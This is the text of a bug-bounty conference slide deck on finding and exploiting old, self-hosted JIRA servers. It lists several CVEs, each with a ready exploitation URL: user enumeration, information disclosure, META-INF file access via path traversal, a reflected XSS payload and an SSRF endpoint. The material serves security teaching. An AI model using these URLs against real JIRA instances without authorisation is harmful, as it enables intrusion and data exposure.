Exploiting Misconfigured JIRA Instances for $$$

BY: HARSH BOTHRA

Who Am I?

- Cyber Security Consultant @RedHunt Labs
- Core Pentester @Cobalt.io
- Lazy Bug Bounty Hunter | Bugcrowd Top 200
- Synack Red Teamer
- Author – Multiple Hacking Books
- International Speaker | Poet | Hobbyst

Agenda

Introduction

Identifying Target JIRA

Identifying Known Vulnerabilities

Jira Vulnerabilities Mind Map

Live Demo

Introduction – Understanding Target

What is JIRA?

Jira Software is part of a family of products designed to help teams of all types manage work. Originally, Jira was designed as a bug and issue tracker. But today, Jira has evolved into a powerful work management tool for all kinds of use cases, from requirements and test case management to agile software development. In this guide, you'll learn which features and functionalities of Jira can help your team with your unique needs.

Why are we talking about JIRA?

JIRA is very popular integration used by many companies that runs their bug bounty programs. Custom implementation of JIRA might be vulnerable to multiple known vulnerabilities if the organization is using an older version.

If a public exploit is available for a particular known vulnerability, it is easy to exploit and help organization to understand the impact in return of some easy wins.

Identifying JIRA Target

We are interested to target **CUSTOM IMPLEMENTATION** of the JIRA software. Often you will see two type of URLs:

1. https://jira.harshbothra.tech

-- This is custom JIRA implementation.

2. https://harshbothra.atlassian.net

-- This is not a custom JIRA implementation.

Identifying Known Vulnerabilities

1. Identify Custom JIRA Implementation.

2. Check for the JIRA Version

3. Search for Known Vulnerabilities using MITRE/Open Search.

JIRA Vulnerabilities MindMap


https://www.xmind.net/m/Jrn7f8/

CVE-2020-14181

Description: Affected versions of Atlassian Jira Server and Data Center allow an unauthenticated user to enumerate users via an Information Disclosure vulnerability in the /ViewUserHover.jspa endpoint. The affected versions are before version 7.13.6, from version 8.0.0 before 8.5.7, and from version 8.6.0 before 8.12.0.

Exploitation

URL: http://localhost:8080/secure/ViewUserHover.jspa?username=nonexisting




CVE-2020-14181 - Exploitation

CVE-2020-14179

Description: Affected versions of Atlassian Jira Server and Data Center allow remote, unauthenticated attackers to view custom field names and custom SLA names via an Information Disclosure vulnerability in the /secure/QueryComponent!Default.jspa endpoint. The affected versions are before version 8.5.8, and from version 8.6.0 before 8.11.1.

Exploitation URL: http://localhost:8080/secure/QueryComponent!Default.jspa




CVE-2020-14179 - Exploitation

CVE-2019-8442

Description: The CachingResourceDownloadRewriteRule class in Jira before version 7.13.4, and from version 8.0.0 before version 8.0.4, and from version 8.1.0 before version 8.1.1 allows remote attackers to access files in the Jira webroot under the META-INF directory via a lax path access check.

Exploitation URL: http://localhost:8080/s/thiscanbeanythingyouwant/_/META-INF/maven/com.atlassian.jira/atlassian-jira-webapp/pom.xml




CVE-2019-8442 - Exploitation

CVE-2018-20824

Description: The WallboardServlet resource in Jira before version 7.13.1 allows remote attackers to inject arbitrary HTML or JavaScript via a cross site scripting (XSS) vulnerability in the cyclePeriod parameter.

Exploitation

URL: http://localhost:8080/plugins/servlet/Wallboard/?dashboardId=10000&dashboardId=10000&cyclePeriod=alert(document.domain)




CVE-2018-20824 - Exploitation

CVE-2017-9506

Description: The IconUriServlet of the Atlassian OAuth Plugin from version 1.3.0 before version 1.9.12 and from version 2.0.0 before version 2.0.4 allows remote attackers to access the content of internal network resources and/or perform an XSS attack via Server-Side Request Forgery (SSRF).

Exploitation URL: http://localhost:8080/plugins/servlet/oauth/users/icon-uri?consumerUri=



CVE-2017-9506 - Exploitation

DEMO...

Reach out

- Twitter - @harshbothra_
- LinkedIn - /in/harshbothra
- Instagram - @harshbothra_
- SpeakerDeck - @harshbothra
- Website - https://harshbothra.tech

Thank You!!!